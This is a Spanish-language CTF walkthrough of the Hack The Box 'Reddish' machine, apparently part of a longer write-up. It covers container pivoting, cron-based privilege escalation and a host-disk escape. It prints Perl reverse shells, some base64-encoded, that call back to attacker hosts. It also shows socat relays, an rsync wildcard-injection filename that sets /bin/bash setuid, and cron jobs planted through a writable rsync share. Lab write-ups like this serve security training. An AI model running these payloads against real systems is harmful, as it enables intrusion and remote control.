ping -c 1 10.10.14.2 2%3E%261
172.18.0.1 <-- Host172.18.0.2 <-- nodered container [PWNED]----------172.19.0.1 <-- Host172.19.0.2 <-- DB172.19.0.3 <-- nodered container [PWNED]172.19.0.4 <-- (www) Web [PWNED]Socat - File Upload to Web
- Socat in the background
./socat TCP-LISTEN:1111,fork TCP:10.10.14.2:2222 &
Re-run chisel commands
Identificamos si tiene perl para re-hacer la misma tecnica anterior, para ejecutar una reverse shell con perl.

Una vez que podemos ejecutar perl podemos ejecutar una shell inversa al 172.19.0.3.
perl -e 'use Socket;$i="172.19.0.3";$p=1111;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/bash -i");};'Tip: Url-encodea la reverse shell en perl
Privesc
Identifying Backup Cron

Ahora tenemos una shell en 172.19.0.3.

bergamottosomaroEncontramos que hay un Segmento B (división de una red más grande en secciones más pequeñas)

Podemos ver la flag del usuario somaro.
find / -name "user.txt" 2>/dev/null
Con ps aux podemos ver los servicios ejecutados en este caso de root ejecutnado una tarea cron

#!/bin/bash
IFS=$'\n'
old=$(ps -eo command)while true; do new=$(ps -eo command) diff <(echo "$old") <(echo "$new") | grep [\<\>] sleep .3 old=$newdonebase64 -w 0 procmon.sh172.19.0.4
echo "IyEvYmluL2Jhc2gKCklGUz0kJ1xuJwoKb2xkPSQocHMgLWVvIGNvbW1hbmQpCndoaWxlIHRydWU7IGRvCiAgICBuZXc9JChwcyAtZW8gY29tbWFuZCkKICAgIGRpZmYgPChlY2hvICIkb2xkIikgPChlY2hvICIkbmV3IikgfCBncmVwIFtcPFw+XQogICAgc2xlZXAgLjMKICAgIG9sZD0kbmV3CmRvbmUKCg==" | base64 -d > procmon.sh
/usr/sbin/CRON> /bin/sh -c sh /backup/backup.sh> sh /backup/backup.sh> rsync -a rsync://backup:873/src/backup/ /var/www/html/< /usr/sbin/CRON< /bin/sh -c sh /backup/backup.sh< sh /backup/backup.sh< rsync -a rsync://backup:873/src/backup/ /var/www/html/cat /backup/backup.sh
cd /var/www/html/f187a0ec71ce99642e4f0afbd441a68brsync -a *.rdb rsync://backup:873/src/rdb/cd / && rm -rf /var/www/html/*rsync -a rsync://backup:873/src/backup/ /var/www/html/chown www-data. /var/www/html/f187a0ec71ce99642e4f0afbd441a68bWildCards

Crearemos 2 archivos con los siguientes nombres:
-e sh test.rdbtest.rdbEl archivo test.rdb contendra lo siguiente:
#!/bin/bash
chmod u+s /bin/bash base64 -w 0 test.rdbecho IyEvYmluL2Jhc2gKCmNobW9kIHUrcyAvYmluL2Jhc2gK | base64 -d > test.rdbtouch -- '-e sh test.rdb'

Ahora que somos root podemos enumerar las IP’s en el segmento 172.20.0.3/16
172.20.0.1172.20.0.3 <-- www [PWNED]172.20.0.2 <-- backup
Backup
Probaremos usar el binario estatico de nmap.
./nmap -p- --min-rate 5000 172.20.0.2PORT STATE SERVICE873/tcp open rsyncRsyncd opera como un daemon para la sincronización y transferencia de archivos.

Con la herramienta rsync, podemos acceder, leer y escribir en la copia de seguridad.
rsync rsync://backup
Cron Task
Al enumerar, noté que podríamos usar trabajos cron nuevamente para obtener un shell inverso en la máquina de respaldo (172.20.0.2)
rsync rsync://backup/src/etc/cron.d
* * * * * root sh /tmp/reverse.shecho '* * * * * root sh /tmp/reverse.sh' > reversersync reverse rsync://backup/src/etc/cron.d/reverse
El archivo reverse shell aún no existe, pero lo crearemos para obtener una reverse shell usando Perl.
perl -e 'use Socket;$i="172.20.0.3";$p=9002;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/bash -i");};'Pero para eso, necesitamos que la máquina 172.0.0.2 se conecte de nuevo a mi máquina Kali. Usaremos socat para redirigir la conectividad.
__curl http://172.19.0.3:1111/socat > socatAhora necesitamos cargar nuestro archivo reverse.sh usando codificación base64.
echo cGVybCAtZSAndXNlIFNvY2tldDskaT0iMTcyLjIwLjAuMyI7JHA9Nzc3Nztzb2NrZXQoUyxQRl9JTkVULFNPQ0tfU1RSRUFNLGdldHByb3RvYnluYW1lKCJ0Y3AiKSk7aWYoY29ubmVjdChTLHNvY2thZGRyX2luKCRwLGluZXRfYXRvbigkaSkpKSl7b3BlbihTVERJTiwiPiZTIik7b3BlbihTVERPVVQsIj4mUyIpO29wZW4oU1RERVJSLCI+JlMiKTtleGVjKCIvYmluL2Jhc2ggLWkiKTt9OycK | base64 -d > reverse.sh
rsync reverse.sh rsync://backup/src/etc/cron.d/reverse.sh./socat TCP-LISTEN:7777 stdout
Reddish Host

Con df -h nos mostrará los dispositivos montados.
df -hEnumeraremos dispositivos, mostrando información sobre discos duros, particiones, dispositivos de almacenamiento como USB y otros.
lsblk
ls /dev/sda*
/dev/sda  /dev/sda1  /dev/sda2  /dev/sda3
Cambiaremos el MOUNT POINT a /temp/test.
mount /dev/sda2 /mnt/testPodemos ver otro sistema de archivos.

Incluso podemos ver la flag de root.txt


Reddish distribuye los usuarios y el root en contenedores separados.
Para obtener un shell inverso, continuaremos con el mismo proceso cron y base64 de Perl que hemos hecho antes.
echo '* * * * * root sh /tmp/reverse.sh' > task
echo cGVybCAtZSAndXNlIFNvY2tldDskaT0iMTAuMTAuMTQuMiI7JHA9OTk5OTtzb2NrZXQoUyxQRl9JTkVULFNPQ0tfU1RSRUFNLGdldHByb3RvYnluYW1lKCJ0Y3AiKSk7aWYoY29ubmVjdChTLHNvY2thZGRyX2luKCRwLGluZXRfYXRvbigkaSkpKSl7b3BlbihTVERJTiwiPiZTIik7b3BlbihTVERPVVQsIj4mUyIpO29wZW4oU1RERVJSLCI+JlMiKTtleGVjKCIvYmluL2Jhc2ggLWkiKTt9OycK | base64 -d > reverse.shConfiguramos la reverse shell con el puerto y la ip de mi kali para enviar la reverse shell directo.

PWNED!